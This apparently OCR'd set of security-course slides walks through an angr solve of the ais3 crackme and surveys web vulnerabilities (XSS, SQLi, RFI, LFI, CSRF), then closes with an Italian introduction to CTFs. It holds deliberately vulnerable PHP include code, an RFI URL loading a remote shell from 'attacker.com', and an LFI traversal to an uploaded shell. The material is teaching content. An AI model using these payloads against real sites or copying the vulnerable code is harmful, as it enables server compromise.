
ais3 crackme

- https://github.com/angr/angr-doc/tree/master/examples/ais3_crackme
- We execute the binary with an argument
- If the argument is correct
  - stdout: “Correct! that is the secret key!”
- Else
  - stdout: “I’m sorry, that’s the wrong secret key!”

Target

```
[0x00400410]> s main
[0x004005c5]> pdf
/ (fcn) main 90
|   main ();
|           ; var int local_10h @ rbp-0x10
|           ; var int local_4h @ rbp-0x4
|           ; DATA XREF from 0x0040042d (entry0)
|           0x004005c5      55              push rbp
|           0x004005c6      4889e5          mov rbp, rsp
|           0x004005c9      4883ec10        sub rsp, 0x10
|           0x004005cd      897dfc          mov dword [local_4h], edi
|           0x004005d0      488975f0        mov qword [local_10h], rsi
|           0x004005d4      837dfc02        cmp dword [local_4h], 2     ; [0x2:4]=-1 ; 2
|       ,=< 0x004005d8      7411            je 0x4005eb
|       |   0x004005da      bfc8064000      mov edi, str.You_need_to_enter_the_secret_key ; 0x4006c8 ; "You need to enter the secret key!"
|       |   0x004005df      e80cfeffff      call sym.imp.puts           ; int puts(const char *s)
|       |   0x004005e4      b8ffffffff      mov eax, 0xffffffff         ; -1
|      ,==< 0x004005e9      eb32            jmp 0x40061d
|      ||   ; JMP XREF from 0x004005d8 (main)
|      |`-> 0x004005eb      488b45f0        mov rax, qword [local_10h]
|      |    0x004005ef      4883c008        add rax, 8
|      |    0x004005f3      488b00          mov rax, qword [rax]
|      |    0x004005f6      4889c7          mov rdi, rax
|      |    0x004005f9      e822ffffff      call sym.verify
|      |    0x004005fe      85c0            test eax, eax
|      |,=< 0x00400600      740c            je 0x40060e
|      ||   0x00400602      bff0064000      mov edi, str.Correct__that_is_the_secret_key ; 0x4006f0 ; "Correct! that is the secret key!"
|      ||   0x00400607      e8e4fdffff      call sym.imp.puts           ; int puts(const char *s)
|     ,===< 0x0040060c      eb0a            jmp 0x400618
|     |||   ; JMP XREF from 0x00400600 (main)
|     ||`-> 0x0040060e      bf18074000      mov edi, str.I_m_sorry__that_s_the_wrong_secret_key ; 0x400718 ; "I'm sorry, that's the wrong secret key!"
|     ||    0x00400613      e8d8fdffff      call sym.imp.puts           ; int puts(const char *s)
|     ||    ; JMP XREF from 0x0040060c (main)
|     `---> 0x00400618      b800000000      mov eax, 0
|      |    ; JMP XREF from 0x004005e9 (main)
|      `--> 0x0040061d      c9              leave
\           0x0040061e      c3              ret
```

Target


0x004005f3 488b00 mov rax, qword [rax]
0x004005f6 4889c7 mov rdi, rax
0x004005f9 e822ffffff call sym.verify
0x004005fe 85c0 test eax, eax
0x00400600 740c je 0x40060e
0x00400602 bff0064000 mov edi, str.Correct__that_is_the_secret_key
0x00400607 e8e4fdffff call sym.imp.puts ; int puts(const
0x0040060c eb0a jmp 0x400618
; JMP XREF from 0x00400600 (main)
0x0040060e bf18074000 mov edi, str.I_m_sorry__that_s_the_wrong_secr
0x00400613 e8d8fdffff call sym.imp.puts ; int puts(const
; JMP XREF from 0x0040060c (main)
0x00400618 b800000000 mov eax, 0
; JMP XREF from 0x004005e9 (main)
0x0040061d c9 leave
0x0040061e c3 ret

Target


0x004005f3 488b00 mov rax, qword [rax]
0x004005f6 4889c7 mov rdi, rax
0x004005f9 e822ffffff call sym.verify
0x004005fe 85c0 test eax, eax
0x00400600 740c je 0x40060e
0x00400602 bff0064000 mov edi, str.Correct__that_is_the_secret_key
0x00400607 e8e4fdffff call sym.imp.puts ; int puts(const
0x0040060c eb0a jmp 0x400618
; JMP XREF from 0x00400600 (main)
0x0040060e bf18074000 mov edi, str.I_m_sorry__that_s_the_wrong_secr
0x00400613 e8d8fdffff call sym.imp.puts ; int puts(const
; JMP XREF from 0x0040060c (main)
0x00400618 b800000000 mov eax, 0
; JMP XREF from 0x004005e9 (main)
0x0040061d c9 leave
0x0040061e c3 ret

```
import angr, claripy
project = angr.Project("./ais3_crackme")
```

```
import angr, claripy
project = angr.Project("./ais3_crackme")

# create an initial state with a symbolic bit vector as argv1
argv1 = claripy.BVS("argv1", 100*8)  # 100 bytes
initial_state = project.factory.entry_state(args=["./ais3_crackme", argv1])
```

```
import angr, claripy
project = angr.Project("./ais3_crackme")

# create an initial state with a symbolic bit vector as argv1
argv1 = claripy.BVS("argv1", 100*8)  # 100 bytes
initial_state = project.factory.entry_state(args=["./ais3_crackme", argv1])

# create a path group using the created initial state
sm = project.factory.simulation_manager(initial_state)

# symbolically execute the program until we reach the wanted value of the IP
sm.explore(find=0x400602) # find a way to reach the address
found = sm.found[0]
```

```
import angr, claripy
project = angr.Project("./ais3_crackme")

# create an initial state with a symbolic bit vector as argv1
argv1 = claripy.BVS("argv1", 100*8)  # 100 bytes
initial_state = project.factory.entry_state(args=["./ais3_crackme", argv1])

# create a path group using the created initial state
sm = project.factory.simulation_manager(initial_state)

# symbolically execute the program until we reach the wanted value of the IP
sm.explore(find=0x400602) # find a way to reach the address
found = sm.found[0]

# ask the symbolic solver the value of argv1 in the reached state as a string
solution = found.solver.eval(argv1, cast_to=bytes)
print(repr(solution))
```

```python
import angr, claripy
project = angr.Project("./ais3_crackme")

# create an initial state with a symbolic bit vector as argv1
argv1 = claripy.BVS("argv1",100*8) # 100 bytes
initial_state = project.factory.entry_state(args=["./ais3_crackme", argv1])

# create a path group using the created initial state
sm = project.factory.simulation_manager(initial_state)

# symbolically execute the program until we reach the wanted value of the IP
sm.explore(find=0x400602) # find a way to reach the address
found = sm.found[0]

# ask the symbolic solver the value of argv1 in the reached state as a string
solution = found.solver.eval(argv1, cast_to=bytes)
print(repr(solution))
```

```
$ python3 solve.py

ais3{I_tak3_g00d_n0t3s}\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00
```

angr references

- angr: https://github.com/angr
- angr-doc: https://github.com/angr/angr-doc
- angr-course: https://github.com/angr/acsac-course
- z3: https://github.com/mwrlabs/z3_and_angr_binary_analysis_workshop
- https://www.slideshare.net/bananaappletw/triton-and-symbolic-execution-on-gdbdef-con-china-97054877

MOBISEC About Slides Challenges

The reversing challenges are out!

Hey there! This website hosts material and resources for the **Mobile Systems and Smartphone Security** (aka **Mobile Security**, aka **MOBISEC**) course, first taught in Fall 2018 at EURECOM. This was designed to be an hands-on course, and it covers topics such as the mobile ecosystem, the design and architecture of mobile operating systems, application analysis, reverse engineering, malware detection, vulnerability assessment, automatic static and dynamic analysis, and exploitation and mitigation techniques. It is widely regarded as the best class on the topic (according to the world-renowned survey "top mobile security classes of the French riviera").

I (Yanick Fratantonio / @reyammer) have planned this class for more than a year, and the risk of losing my job finally forced me to make it happen. This has required a crazy amount of time, but it has been extremely rewarding: students with minimal-to-zero knowledge about the topic managed to learn how to think critically about mobile security aspects, reverse engineer Android apps like ninjas, and exploit real-world vulnerabilities — and it seems they loved the show :-)


Material. In the spirit of helping more students than my EURECOM ones, I decided to put everything online. I'm starting by releasing the **slides**. This material is far from perfect — but hey, that's all I got for now — and it is far from being self-contained: I want to believe that a big part of the show is myself explaining things in simple ways, leading discussions, demos, etc. But, still, this should be a good starting point. Also, even though I have a set of slides on iOS, this class is mostly about Android. Note that there are several references to research papers, but they are currently unintentionally a bit biased towards my own work: I consider this as a "bug" of the current slides and I'm planning to fix it at the next round :-) In the meantime, if you have a reference it would be nice to include, ping me!

https://mobisec.reyammer.io/

Android and Mobile Vulnerabilities


Web Security

Vulnerabilities by Type



Cross Site Scripting (XSS)


Cross Site Scripting (XSS)




Defenses:

- Application Filters (htmlentities)
- HTML Purifiers

SQL Injection (SQLi)



SQL Injection Defenses (Prepared Statements)



Remote File Inclusion (RFI)

Remote File Inclusion (RFI) is a type of vulnerability that allows an attacker to include a remotely hosted file, usually through a script on the web server.

index.php

```
$page = $_REQUEST["page"];
include($page.".php");
```

http://victim.com/index.php?page=home

http://victim.com/index.php?page=**http://attacker.com/shell.php**


https://www.owasp.org/index.php/Testing_for_Remote_File_Inclusion

Local File Inclusion (LFI)

Local File Inclusion (LFI) is the process of including files, already locally on the server, through exploiting of vulnerable inclusion procedures.

index.php

```
$page = $_REQUEST["page"];
include("pages/".$page.".php");
```




http://victim.com/index.php?page=home


http://victim.com/index.php?page=**../../avatars/shell.php**

https://www.owasp.org/index.php/Testing_for_Local_File_Inclusion

Cross Site Request Forgery (CSRF)



CSRF Tokens


Client
(Browser)
Application Server
(Spring Security)
HTTP
Session
(1) GET
(2)
Generate
CSRF token=yyy (hidden)
POST
(3) (CSRF token=yyy)
(4)
Check
"POST"
will be
checked
CSRF token=yyy (hidden)
CSRF
token
value
= yyy
(5) GET
(6)
Reference
only
"GET" will
not be
checked
CSRF token=yyy (hidden)

Want to learn more?

Cosa è una CTF?

“*gioco*” orientato alla **sicurezza informatica**

si prova a rompere dei sistemi (finti)
“*per divertimento*” e **per imparare**

L’obiettivo è **catturare delle flags**

FLAG{THi5_iS_4_f1aG}

Perché?

- **Divertimento**

- Maturare **esperienza** in Information Security
- Sfide modellate sulla base di **problemi reali**
- **Reputazione**

Online o sul posto

Come?

Jeopardy

Attack - Defense

Tipi di challenges

cryptography

reverse engineering

binary exploitation

web application


stego / forensics

… e altri

team forti hanno generalmente skills e esperienza in tutte queste aree

